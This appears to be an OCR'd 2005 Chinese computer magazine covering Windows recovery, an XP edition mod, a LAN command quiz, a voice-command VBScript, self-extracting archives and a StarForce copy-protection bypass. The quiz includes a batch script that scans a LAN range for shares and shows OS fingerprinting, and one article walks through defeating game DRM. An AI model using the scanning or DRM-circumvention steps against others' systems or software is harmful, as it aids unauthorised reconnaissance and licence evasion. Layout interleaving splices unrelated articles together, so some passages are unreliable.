进入Windows后，点击菜单“开始→程序→Access IBM”，其下有一子菜单项叫“创建抢救介质”。所谓“抢救介质”就是一张引导盘，可以帮助失去恢复引导功能的机器引导至还原菜单。点击此菜单项后，按提示选择“CD”或“USB硬盘”，推荐使用CD选项(机器上必须已安装刻录机光驱)，把刻录盘放入刻录机后点击“确定”开始刻录。刻录完成后，点击“确定”。将刻好的光盘留在光驱内(必须是可引导的光驱盘符)后重新启动，按F12键，选择光驱引导并回车，久违的IBM恢复系统又出现了。

3.终极必杀的光盘

如果非常不幸，不但将指向隐藏分区的启动链接给破坏了，而且连隐藏分区也没有放过。刚才两种方法就无能为力了，必须创建一套“Product Recovery”光盘，这套光盘用来擦除硬盘中的内容并重新创建笔记本硬盘出厂时的内容。需要的盘数依不同型号而定，以CD盘为例，T42需要4张，而R51则需要7张。

选择“开始→程序→Access IBM→创建恢复磁盘”，然后根据提示进行刻录即可。由于版权保护的关系，这套光盘只允许刻录一次，所以建议大家使用质量比较好的刻录盘，并妥善保存。 CF [YY03]

---

(5)**组策略管理　试验结果:失败**

运行gpedit.msc命令试图打开组策略编辑器的时候，系统提示“Windows找不到文件'gpedit.msc'...”。尽管如此，有些“组策略编辑器”能够实现的修改同样也可以使用“注册表编辑器”来实现(如“登录时不显示欢迎屏幕”等，都可以在Google中搜索到其他修改方法)。

(6)**多语言用户界面(MUI)　试验结果:成功**

由于安装采用的是中文版本的Windows XP Home，所以该功能实际作用不大。在英文版的Windows XP Home中测试，该功能正常启动。

(7)**安装某些软件的权限　试验结果:成功**

其实Windows XP Pro更像是Windows XP Home与Windows Server之间的一个版本，所以微软为它提供了安装一些服务器软件的权限，而Windows XP Home则完全不能安装IIS等服务器软件。变种版的Windows XP Pro可以安装一些以往不能安装的服务器类软件。

重　要　说　明

变种版本的Windows XP Pro不能通过Windows Update安装Service Pack 2，你只能将其下载后集成到Windows XP Home中后再进行修改(为Windows XP安装文件集成SP包的方法请参考本刊2005年第11期中的《我的Windows XP安装盘只有200MB!》。

CF [YY02]

■ 掌柜的

DOS快餐店(九)

快餐店的"魔鬼命令测试"(上)

★★★

本文可以帮你学到

- 使用基本的网管命令
- 学会排除常见网络问题
- 用批处理编写共享扫描器

小伙计由于表现优异，掌柜的授予了他"店小二"称号，并美其名曰"店中排行老二，仅次于掌柜的"(小伙计:"不是一共才2个人吗，难道又想用荣誉称号来抵扣薪水……")。于是店小二开始了业余网管的学习，掌柜的也承诺:学习完成后，如果能够通过"魔鬼命令测试"就替他加薪。

经过几个月疯狂学习，小伙计已经达到了一个业余网管的水平，向着"魔鬼命令测试"进发了。他哪里知道，这其实是掌柜的精心设计的魔鬼测试题，专用来对付员工的加薪要求。

考试要求: 本测试共有4题，解题时只能使用Windows XP SP2自带的命令。

1 确定局域网内IP为192.168.0.3的操作系统类型。

解题提示: 操作系统为默认设置，未进行特殊修改

(A)Windows 98 (B)Windows 2000/XP (C)Unix

店小二解题分析:要获知局域网内某台电脑所安装的操作系统类型，最好的方法就是使用扫描器软件，如X-Scan等。但这张魔鬼测试题要求只能使用DOS自带的命令解决问题，首先来分析一下确定远程操作系统的几种方法。

①用telnet登录并分析返回信息:使用telnet命令登录远程计算机后，很多时候都会返回一串文字显示当前系统的状态。比如下面这段:

```
C:\>telnet XXX.XXX.XXX.XXX
Red Hat Linux release 7.1
Kernel 2.4.2-2 on an i686
login:
```

可是局域网中的这台计算机并不是服务器，所以没有开放telnet服务，没法使用telnet命令连接上它，获得返回信息更是无从谈起。

②用DF位/ACK序号等方法进行识别:操作系统在对外发送数据包，或者对一个远程连接作出回应时，都会在发送的数据中包含一些特有的信息，就好比每个人的指纹一样。但现在没有相关的扫描工具，所以此方法显然不行。

③使用ping命令获取TTL值:ping是Windows中一个非常实用的命令工具，网管员经常使用此命令来检测网络连通情况。但很少有人知道，ping还有另一个用处，就是检测远程操作系统类型。使用"ping 192.168.0.3"后，返回信息中带有"TTL=XX"，其中"XX"是TTL的值，为数字(见图1)。通过这个TTL值的比较，就可以确定操作系统类型。以下是不同操作系统返回的TTL值的对照表(见附表1)。




图1

表1

操作系统类型	TTL
Windows 98	32
Linux2.2.x/2.4.x	64
Windows NT/2000/XP	128
Unix/BSD	255

店小二测试了一下，发现返回值为128，于是选择了"(B)"。

小提示

以上TTL值均为近似值，因为在数据包传输过程中，每经过一个路由，TTL值就会自动减1，可以通过tracert命令获得与远程主机间存在的路由个数，来确定精确的TTL值。

你知道吗?

TTL值判断操作系统类型的准确性

TTL判断操作系统类型并非最可靠的，因为一个熟练的网管肯定会将系统默认的TTL返回值修改掉以避免被别有用心的入侵者猜解系统类型，Windows系统中只需修改注册表中[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters]分支下的"DefaultTTL"即可修改默认的TTL返回值(见2)。第一题中注明了使用默认设置，并且在局域网环境中，所以用TTL还是比较准确的。



图2 把Windows XP的默认TTL改成了32

2 如果小明的局域网 IP 地址 192.168.0.84 被占用了,他应该如何找出谁占用了他的 IP?

解题提示:局域网中的用户皆使用自己名字的拼音作为机器名。

店小二解题分析:这一次是简答题,就不像刚才客观题那么简单了(掌柜的窃笑中)。店小二想了想,要找出究竟是谁占用了 IP,也就是要知道占用 IP 的人的名字。此题的提示中说使用名字作为机器名,那么也就是说只要找出现在使用 192.168.0.84 这个 IP 的机器名。这可难不倒我,店小二想。接着,他在"命令提示符"中输入了一行命令"nbtstat -A 192.168.0.84"(注意:命令参数中的"-A"必须使用大写),在返回信息中顺利找到了占用 IP 的用户为"zhangguide"(掌柜的!?)。

小提示

使用 nbtstat 命令同时获得的还有使用此 IP 的机器网卡的 MAC 地址。

3 找出当前机器上与 207.68.178.16 连接的程序名。

解题提示: 这道题你肯定不会。

店小二解题分析:"这也算'解题提示'!?"店小二愤怒地骂了一句,很快又把情绪转移回了题目中。以往要检测系统中开放的端口都会使用"netstat -a"命令,但实际上,如果改换参数,netstat 还有其他妙用。首先用"netstat -o"命令显示每个连接所属的程序 PID 情况,找出"Foreign Address"列中地址为"207.68.178.16"的行,并查看该行的 PID 为 236(见图 3)。光有 PID 还不行,





图 3



C:\WINDOWS\system32\cmd.exe

图像名	PID	会话名	会话#	内存使用
System Idle Process	0		0	16 K
System	4		0	52 K
smss.exe	596		0	100 K
csrss.exe	660		0	4,728 K
winlogon.exe	684		0	5,060 K
services.exe	728		0	2,220 K
lsass.exe	740		0	1,436 K
svchost.exe	908		0	2,376 K
svchost.exe	976		0	2,120 K
svchost.exe	1080		0	19,212 K
svchost.exe	1128		0	2,096 K
svchost.exe	1172		0	2,672 K
spoolsv.exe	1240		0	2,204 K
explorer.exe	1508		0	13,344 K
ati2evxx.exe	1560		0	1,032 K
FrameworkService.exe	1700		0	4,892 K
internat.exe	1828		0	1,772 K
ISATRAY.EXE	1840		0	784 K
Mcshield.exe	1860		0	14,476 K
VsTskMgr.exe	1876		0	368 K
naPrdMgr.exe	1992		0	792 K
msnmsgr.exe	236		0	22,444 K
QQ.exe	320		0	36,164 K
alg.exe	1316		0	1,528 K
TIMPlatform.exe	1600		0	980 K
Maxthon.exe	1212		0	22,528 K

图 4

还必须知道 PID 所属的程序名才行,于是输入"tasklist"命令获得了当前系统中运行的进程列表,对照刚才找出的 PID 寻找 PID 为 236 的进程(见图 4),最后确定此进程为 msnmsgr.exe,原来是 MSN Messenger!

你知道吗

PID是什么

PID 的全称是"Process ID",即"进程ID",也就是程序进程的惟一身份编号。这个编号是由系统在程序运行之初就随机赋予的,在一台机器上同时运行的程序的PID都不一样。有很多进程相关的命令需要PID参数。

4 获得局域网中所有机器的共享列表,并写入文本文件中。

解题提示: 需要获得的机器的 IP 段在 192.168.0.1~192.168.0.255。

店小二解题分析:现在手头也没有扫描工具,如果手工一个个检查那得弄到猴年马月啊!早料到掌柜的会出这种难题,还好事先恶补了几星期批处理。

```
@echo off
@echo Searching share in LAN now...
@for /L %%i IN (195,1,255) do @echo 192.168.0.%%i && @echo 192.168.0.%%i >> share.txt && net view 192.168.0.%%i >> share.txt || @echo 该主机无响应 >> share.txt
@echo Finished
@pause
exit
```

原来用"new view IP 地址"可以探测远程机器上开放的共享,这个脚本实现的功能就是在 192.168.0.1~192.168.0.255 中自动扫描共享,并将结果记录到 share.txt 中(此脚本下载地址:http://www.newhua.com/cfan/200513/scanshare.zip)。

店小二高高兴兴地将做好的测试题交给掌柜的,却未料到,掌柜的铁青的脸突然强挤出了一丝笑容:"你上半场的题答得不错,竟然得了满分……希望你下半场的考试也能这么顺利。"店小二能否顺利通过"魔鬼命令测试",又能否加薪成功呢?且听下回分解。

DIY 你的 DOS 菜

上期答案

1.显示 D:\test 目录下所有 TXT 文件中包含"smart"字符串的个数,忽略大小写。

find /c /i "smart" d:\test*.txt

2.用 find 命令配合 tree 命令统计 d:\test 目录下名为"hello.exe"的文件个数。

tree d:\test /f | find /c /i "hello.exe"

本期习题(答案下期公布)

1.已知远程主机 A 的 TTL 值为 125,最可能的操作系统是?另外,请写出数据包经过的路由数。

2.检查局域网中 IP 为 192.168.0.5 的用户的机器名。

3.列出系统中运行的所有进程,并写入到 task.txt 中。

CF [YY04]

■福建　柳坚　赢亭（选题推荐:北京　李昱　获奖金150元）

★★★★

系统无法启动！如何抢救硬盘数据

本文可以帮你学到

- 5招让Windows起死回生
- 利用应急光盘拯救数据
- 用HDDREG修复硬盘坏道
- Ghost资料备份术

只要用过电脑的人就会遇到"系统无法启动"的问题。如果是硬件问题，我们只要换一些新部件就可解决，但对于硬盘中的资料，则是必须要"抢救"回来的。经常有读者打电话向编辑部求救，如何在系统无法启动时抢救自己的重要文件，今天我们就来告诉你如何利用一些工具，突破软件及硬件限制，救出硬盘中的重要数据。

系统无法启动的原因在哪里？

造成系统无法启动的原因很多，主要有以下几种：

1.硬件问题

如果电脑只进行到了硬件检测，就提示诸如"hard disk install failure"(硬盘安装失败)的错误，这很可能是因为硬盘的电源线或数据线没有插好造成的，除要检查这两条线外，如果在同一根数据线上有两块硬盘，还要检查一下它们的跳线设置是否正确。

小提示

在检测硬件时可能出现的其他问题

Primary(Secondary) slave hard fail(从盘错误):这是从硬盘设置错误，可以在BIOS中对其进行重新设置，同时还要监测数据线及光驱线。反之如果出现Primary(Secondary) master hard disk fail，则表示主硬盘出错。

hard disk(s) diagnosis fail(硬盘诊断失败):如果出现这个问题，那硬盘很可能已经存在故障，如果安装到其他电脑上还是出现此提示，那表明它需要回厂修理了。

2.文件误删除

误删除文件是每个初级用户都可能遇到的问题，不少人都是觉得C盘文件太多，于是不问青红皂白，乱删一通，最后造成系统无法启动。遇到这种情况可以将使用相同版本系统的同名文件覆盖即可，也可使用下面介绍的修复安装方法。

3.软件冲突

造成系统无法启动，最常见的软件冲突就是同时安装了两款杀毒软件后。因此如遇到安装完软件后，系统突然无法启动，这时可以试着进入安全模式将刚刚安装的软件卸载，说不定问题就可解决。

4.病毒和木马

病毒和木马破坏系统是常有的事，遇到这种情况，如果还能进入安全模式，就先进入安全模式，然后杀毒即可。或是使用杀毒软件厂商提供的光盘引导后，在DOS下杀毒。

5.其他原因

比如驱动问题(同样进入安全模式卸载)，硬盘出现坏道等。

系统无法启动！你要这样尝试拯救它

以前我们曾多次介绍过面对这种灾难时的应对方法，在这里再次简要介绍一下思路。

1.最后一次正确配置

原因:安装的驱动程序与硬件不符

如果新添加的驱动程序与硬件不相符，应在重启后，当一屏文档文本出现然后消失时(该屏文档文本可能包括内存测试、关于BIOS的行和其他行)，按F8键，然后利用键盘上的箭头键选择"最后一次正确配置"，并回车。如果是驱动程序或文件被损坏或丢失所导致的问题，你可以直接跳过这一步。

2.安全模式

原因:新安装了某个硬件驱动程序或是软件

同上，按下F8键后在出现的菜单中选择"安全模式"，进入后删除刚安装的驱动程序或是软件(主要集中在杀毒软件、防火墙、虚拟光驱、CPU降温软件等需要添加虚拟设备的软件)。

小提示

★在按F8选择完模式后，再按住Shift，就可以启动带光驱的安全模式了。

★如果在"安全模式"卸载软件时提示Windows Install尚未启动，无法卸载，则可进入，"命令提示符窗口"，输入"REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\MSIServer" /VE /T REG_SZ /F /D "Service""(不含外侧中文引号)回车。继续输入"net start msiserver"回车，启动Windows Installer服务。之后，就可以卸载软件了。

3.带网络连接的安全模式

原因:病毒破坏系统

因为可以访问网络，所以可先将杀毒软件的病毒库升级，然后杀毒。接着再用杀毒软件中的注册表修复功能，

或RegFix(下载地址:http://nj.onlinedown.net/soft/25562.htm)对注册表进行修复。

4.带命令行提示符的安全模式

原因:无法查明具体原因

此模式一启动，就进入到命令提示符状态，直接使用命令进行各种操作，比如使用"%systemroot%\system32\restore\rstrui.exe"命令，可以进行系统还原操作。

5.故障恢复控制台恢复术

原因:没有开启系统还原功能或是系统还原无效时

用Windows安装光盘启动电脑，在进行到"欢迎使用安装程序"时，按R键选择修复，然后按C键，选择好要修复的Windows，再输入完管理员密码后便开始使用了。

> **小提示**
>
> 注意这里的密码为安装Windows时设置的管理员密码，安装后对管理员密码所做的更改对"故障恢复控制台"不起作用。

在"故障恢复控制台"下，可以针对系统进行很多修复操作，下面列出两个实例。

实例1:在开机自检后，屏幕出现Windows启动界面前，电脑停止响应，出现黑屏现象。

参考http://support.microsoft.com/kb/305595/，制作一张Windows XP的启动盘。如果用这张启动盘可以恢复系统，在确认无毒后，启动至"故障恢复控制台"，用"FIXMBR"命令修复主引导记录，如果主引导分区为FAT32文件格式，还可以先使用"FIXBOOT"命令修复引导区。

实例2:系统启动时出现NTLDR is missing.Press any key to restart的错误。

将Windows安装盘放入光驱，进入"故障恢复控制台"，用"MAP"命令记下光驱的盘符(如g:\)，然后输入"copy g:\i386\ntldr C:\"(不含引号)，再运行"copy g:\i386\ntdetect.com C:\"(不含引号),分别覆盖已有的文件。接着再输入"type C:\Boot.ini"，如果可以显示内容，则重启电脑即可，如果显示未找到文件，则可从相同配置的电脑上复制此文件。

开机光盘导出资料

如果上面的方法全都无法让Windows起死回生，正常启动，为了保存资料，就只有使用可以启动电脑的光盘进行资料备份了。这样的光盘很多，比如WinPE、ERD2003、深山红叶等，只要以这些名称作为关键词，就能搜索到很多类似软件，这些文件多为ISO，将它们下载后，直接刻盘使用即可。

除此之外，网上还有一些比较特殊的修复光盘，比如下面介绍的"Emergency Boot CD-ROM"。它需要用户在系统正常的时候制作，以后系统出现问题时，可随时进行恢复。

> **Emergency Boot CD-ROM小档案**
>
> u软件版本:0.6.1　　软件大小:17MB
>
> u软件性质:免费软件　　适用平台:Windows 9x/2000/XP
>
> u下载地址:http://wcarchive.cdrom.com/pub/simtelnet/msdos/business/ebcd-0_6_1-pro-sfx.exe

应急光盘制作非常简单，只要运行makeebcd.exe文件，备份工具便会自动搜集系统及用户信息，最后会生成一个ISO镜像文件，将该文件刻录至光盘后，一张EBCD应急启动光盘便诞生了。有了这张"王牌"在手，以后一旦系统发生了故障，只要从应急光盘启动，然后在如图1所示的启动页面中根据需要选择相应的命令便可以搞定了。




图1

实例:修复MBR

MBR即为硬盘主引导记录(Main Boot Record)，一旦MBR被破坏，系统便无法启动。修复MBR的方法很多，比如可以用启动盘引导系统，然后通过"FDISK /MBR"命令进行修复。但如果手头没有启动盘，应急光盘就能够帮上我们大忙了。

在应急光盘启动界面中的boot后输入1，然后通过上下键选择"Recover MBR"选项，回车后应急光盘便会在硬盘的引导区写入新的引导记录，使得你的硬盘重新恢复"青春"。

> **小提示**
>
> ★EBCD还可以恢复被误删除的文件。在EBCD的引导窗口按1，打开"System Software"窗口，选择"UnErase"命令，进入到UnErase窗口。通过鼠标选择被删文件所在的目录，该目录下所有被删除但可以恢复的文件都会被列举出来。找到需恢复的文件，单击"UnErase"命令即可。
>
> ★如果准备购入一台二手电脑，又担心被不实硬件信息所蒙蔽，或许EBCD应急盘可以解除你的烦恼。只要在EBCD的启动界面中输入3，回车后即可开始硬件信息的检测。很快，电脑中硬件的相关信息都会被一一列举出来。要查看某个硬件的详细情况，还可以通过上下键选择该硬件，按下回车键进行查看。

硬盘修复还魂术

修复硬盘的方法推荐使用HDDREG。这款软件可以对硬盘物理坏道进行修复，而不仅仅是隐藏。最重要的是它不会破坏驱动器里的资料。

第一步:从http://www.newhua.com/cfan/200513/hddreg.

记事本轻松编写语音指令程序 用声音给电脑下达指令

编写语音程序 让电脑“听”从你的命令

★ ■安徽 华英

终日面对只能通过键盘和鼠标交流的电脑，审美疲劳以及生理疲劳在所难免。虽然文人雅士给自己标榜上“键客”或“标客”的抬头，也不能够遮掩住发自内心的期望——如果能够与电脑通过语言交流一诉衷肠，那该有多好！

这里，我们将借助微软公司免费提供的语音应用开发工具包(SAPI 5.1 SDK)让你的电脑能通过麦克风听懂你的语音命令，对你言听计从。虽然避免不了编程，好在微软提供的脚本自动化(Scripting Automation)让你通过记事本就能编写出这样的程序，方便极了！

安装配置语音识别引擎

首先请确保耳机和麦克风已经与电脑正确连接了。接着执行以下操作确认系统中已经安装了微软中文语音识别引擎 。

点击“开始→设置→控制面板→语音”，进入语音识别选项卡，如果语音属性中可用，则表明安装了语音识别引擎，如图所示。如果不可用，则表明该引擎没有安装。



rar 下载 HDDREG，用 WinImage 或其他软件将文件解压缩至软盘上。

第二步：用软盘引导系统后，按 1 选择中文版，选择硬盘，按回车键。

第三步：在“选择并且键入开始的数值”处输入要开始检测的数值，默认为 0Mb 表示检测整个硬盘(见图 2)。如果确认硬盘的前 2GB 没有问题，输入 2000 即可。回车后，就可以开始修复硬盘了。




图 2

移位、Ghost 恢复术

如果上面所有方法都无法解决问题，那只有将出问题的硬盘跳线设置为“从”，并挂接一台有足够硬盘空间的无问题电脑上。然后启动系统，试着在系统里访问从盘中的文件，并进行备份。如果因为坏道等原因，还是无法查看，可以试着用 Ghost，将硬盘中的数据备份。

第一步：用 Ghost 引导盘引导，选择“Options”项，在“Span/CRC”标签下勾选“CRC Ignore”(见图 3)。




图 3

第二步：在“Image/Tape”标签下选择“Image All”。

第三步：回到主窗口，选择“Local→Disk→To Image”，将整个从盘中的内容备份至主盘中即可。最后用 Ghost Explorer(下载地址：http://nj.onlinedown.net/soft/9672.htm)查看其中的内容即可。

CF [YY05]

小提示

如果想得到更好的识别效果，不妨花些时间对语音识别引擎进行训练。只要根据提示朗读一些关于识别引擎的介绍文字即可，一举两得。

如果系统内没有安装语音识别引擎，你可以单独从微软网站下载整个SDK或者直接通过Microsoft Office安装。Office默认不安装语音识别引擎，所以我们需要手动添加。打开"控制面板→添加或删除程序"，单击"更改或删除程序"后再点击"Microsoft Office"，然后单击"更改"。接着单击"添加或删除功能"，然后在"要安装的功能"下双击"Office共享功能"，双击中文可选用户输入方法，单击语音，单击下箭头，然后单击"从本机运行"。以上步骤对于不同版本的Windows和Office程序可能有所差异，请注意进行相应调整。

控制程序

下面就是实现代码，非常简单，用"记事本"程序输入并且保存成CommandPC.VBS即可：

```
'========================================================
' Name   : CommandPC.VBS
' AUTHOR : HUAYING
' DATE   : 2005-1-31
'========================================================
Dim CommandDictionary '命令字典对象
Dim WshShell   'WshShell对象提供对本地Windows程序的访问。
Dim ScriptComplete '程序结束标志
Dim SR   '语音识别(Speech Recognition)对象
Dim Grammar '语音识别的命令语法对象

'初始化命令字典对象,可根据自己的需要添加命令
Set CommandDictionary = CreateObject("Scripting.Dictionary")
CommandDictionary.Add "上网", """C:\Program Files\Mozilla Firefox\firefox.exe"""   '注意双引号的数目
CommandDictionary.Add "计算器",  "calc"
CommandDictionary.Add "记事本",  "notepad"
CommandDictionary.Add "空当接龙", "freecell"

Set WshShell  = CreateObject("WScript.Shell") '创建WshShell对象

ScriptComplete = False '初始化程序结束标志

'创建语音识别对象,调用由"Command.XML"所定义的语法,并启动语音识别引擎
Set SR = WScript.CreateObject("SAPI.SpSharedRecoContext", "RecoContext_")
Set Grammar = SR.CreateGrammar
Grammar.CmdLoadFromFile "COMMAND.XML", SLODynamic
Grammar.CmdSetRuleIdState 0, 1

MsgBox "你好，主人，请吩咐。"

'等候你的语音命令(需要安装麦克风)
'当识别出"命令结束"命令时程序结束
Do
  WScript.Sleep 1000
Loop Until ScriptComplete

MsgBox "欢迎再跟我说话,再见！"

'你的语音命令被识别
Sub RecoContext_Recognition(ByVal StreamNumber, ByVal StreamPosition, ByVal RecognitionType, ByVal Result )
  Text = Result.PhraseInfo.GetText   '获取语音识别引擎所识别的命令
  If Text <> "命令结束" Then
    WshShell.Run CommandDictionary.Item(Text) '由WshShell对象Run方法执行你的命令
   Else
    ScriptComplete = true     '程序结束标志
  End If
End Sub
```

自定义你的命令语法文件Command.XML内容如下，记得要跟CommmandPC.VBS放在同一个目录中哦：

```
<?xml version="1.0" encoding="gb2312" ?>
<GRAMMAR LANGID="804">
 <RULE NAME="命令" TOPLEVEL="ACTIVE">
  <L>
  <P>上网</P>
  <P>计算器</P>
  <P>记事本</P>
  <P>空当接龙</P>
  <P>命令结束</P>
  </L>
 </RULE>
</GRAMMAR>
```

好了，现在双击CommandPC.VBS并且试着对你的电脑说出"空当接龙"，她是不是自动帮你打开了这个游戏呢？你还可以根据自己的需求不断扩充命令，真是"我的地盘我做主"啊！

以上程序在Windows 2000及Windows XP中测试通过，你可以在http://www.cfan.com.cn/11program/200513/commandpc.zip下载到本文的源代码。你还可以参看http://support.microsoft.com/default.aspx?scid=kb;zh-cn;306537了解更多的微软中文语音识别引擎的知识。

CF [YY06]

压缩包也玩酷 自制多媒体自解压缩文件

压缩文档大不同，能唱歌来会跳舞

★★★

■飘

WinRAR是我们最常用的压缩软件，现在已经有越来越多的软件是用它的自解压功能制作安装文档，那么别人的自解压缩文件为什么可以做得那么漂亮？你为什么不能呢？不需要专门的知识及工具，只要几步就能打造出漂亮的多媒体自解压缩文件。

1.准备文件

制作多媒体自解压缩文件就需多媒体文件，所以要准备好一个MID格式的音频文件，一个GIF、JPG等格式的图片文件。本例中我们使用名为1.MID的音频文件及名为1.GIF的动画文件。

除了音频及图片文件外，我们还需要准备一个HTML格式文件。打开"记事本"，输入下面的代码(见图1)，并保存为1.HTML：




图1 从http://www.newhua.com/cfan/200513/rarcode.rar可以下载到以下代码，请根据情况修改音频及图片的文件名

```
<html>
<head>
<meta http-equiv="content-type" content="text/html;charset=gb2312">
<title>我的多媒体自解压缩文件</title>
<bgsound src="file:///c|/temp/1.mid" loop="infinite">
</head>

<body background="file:///c|/temp/1.gif" bgcolor="navy" text="white" link="lime" vlink="green" alink="aqua">

<p><div id="layer1" style="position:absolute;left:10px;top:6px;width:240px;height:160px;z-index:1;border-width:1px;border-style:none;">
<p style="line-heigh:100%;margin-top:0;margin-bot-tom:0;"></p>
</div></p>

<p style="line-height:100%;margin-top:0;margin-bot-tom:0;"></p>
<p style="line-height:100%;margin-top:0;margin-bot-tom:0;"></p>
<p style="line-height:100%;margin-top:0;margin-bot-tom:0;"></p>
<p style="line-height:100%;margin-top:0;margin-bot-tom:0;"></p>
<p style="line-height:100%;margin-top:0;margin-bot-tom:0;"></p>
<p style="line-height:100%;margin-top:0;margin-bot-tom:0;"></p>
<p style="line-height:100%;margin-top:0;margin-bot-tom:0;"></p>
<p style="line-height:100%;margin-top:0;margin-bot-tom:0;"></p>
<p style="line-height:100%;margin-top:0;margin-bot-tom:0;"></p>
</body>
</html>
```

将1.MID、1.GIF、1.HTML及待压缩的文件(本文以文件readme.doc为例)放在同一目录下，准备开始制作。

2.制作内层压缩文件

制作多媒体自解压缩文件需要制作两层压缩文档，现在就先制作内层压缩文件。

第一步:右击readme.doc，选择"添加到压缩文件"，打开"压缩文件名和参数"窗口。

第二步:勾选"创建自解压缩文件"，确认"压缩文件名"为readme.exe，其他压缩设置可根据需要自行调整。

第三步:点击"高级"标签下的"自解压选项"按钮，打开"高级自解压选项"。

第四步:在"解压路径"中输入"C:\Readme"(不含引号)，同时确认"绝对路径"已经选中。

第五步:点击"文本和图标"标签，在"自解压文件窗口标题"中输入"能唱歌，会跳舞的压缩文件"，然后点击"从文件加载文本"按钮，选择1.HTML。

第六步:两次"确定"后，完成压缩。

3.制作自解压缩多媒体外壳

现在，我们就开始制作多媒体压缩文件了。

第一步:选中1.GIF、1.MID、Readme.exe，右击，选择"添加到压缩文件"。

第二步:勾选"创建自解压缩格式压缩文件"，其他压缩设置可根据需要自行调整。

第三步:点击"高级"标签下的"自解压选项"按钮，打开"高级自解压选项"窗口。

第四步:在"解压路径"中输入"C:\temp"，同时确认"绝对路径"已经选中，在"解压后运行"中输入"C:\temp\readme.exe"(不含引号)。

第五步:点击"模式"标签，设置"安静模式"为"全部隐藏"，设置"覆盖方式"为"覆盖所有文件"。点击"确定"两次后，完成压缩包的制作。



图2

现在双击刚刚制作完成的多媒体压缩文件，看看效果如何吧(见图2)。

CF [YY07]

破解StarForce3　不拔光驱也能玩加密游戏

★★

■游戏达人

StarForce 3是目前很多游戏所用的加密方法。出于保护光盘和光驱，不少朋友会把游戏光盘做成镜像文件，通过虚拟光驱软件来运行，但对于用StarForce 3加密的游戏盘，除需要游戏镜像文件外，还得将电脑里的光驱屏蔽或拔除，非常麻烦。而免费的StarFuck就能解决此问题了，不用再去麻烦地拔光驱线了。

（注意：本文仅用于技术研究，请勿用于非法用途。）

在使用StarFuck之前，你需要先将游戏光盘做好镜像文件，然后安装好Daemon Tools（下载地址：http://nj.onlinedown.net/soft/3617.htm）或Alcohol 120%（下载地址：http://nj.onlinedown.net/soft/3597.htm）虚拟光驱软件。

第一步：从http://www.newhua.com/cfan/200513/starfuckv0.83.rar下载StarFuck 0.83汉化版。解压缩软件，运行StarFuck.exe，打开软件主界面（见图1）。

第二步：点击“程序设置”项，打开“程序设置”窗口，在“光驱位置”下拉菜单中选择“选择全部光驱”，“程序目录Daemon Tools”下设置好Daemon Tools所在位置，在“程序目录Alcohol 120%”下设置好Alcohol 120%所在位置，点击“存储设置”即可（见图2）。



图1



图2

第三步：回到软件主界面，在“保护类型”中选择“StarForce 3.4.63.2”，点击“屏蔽光驱”按钮。

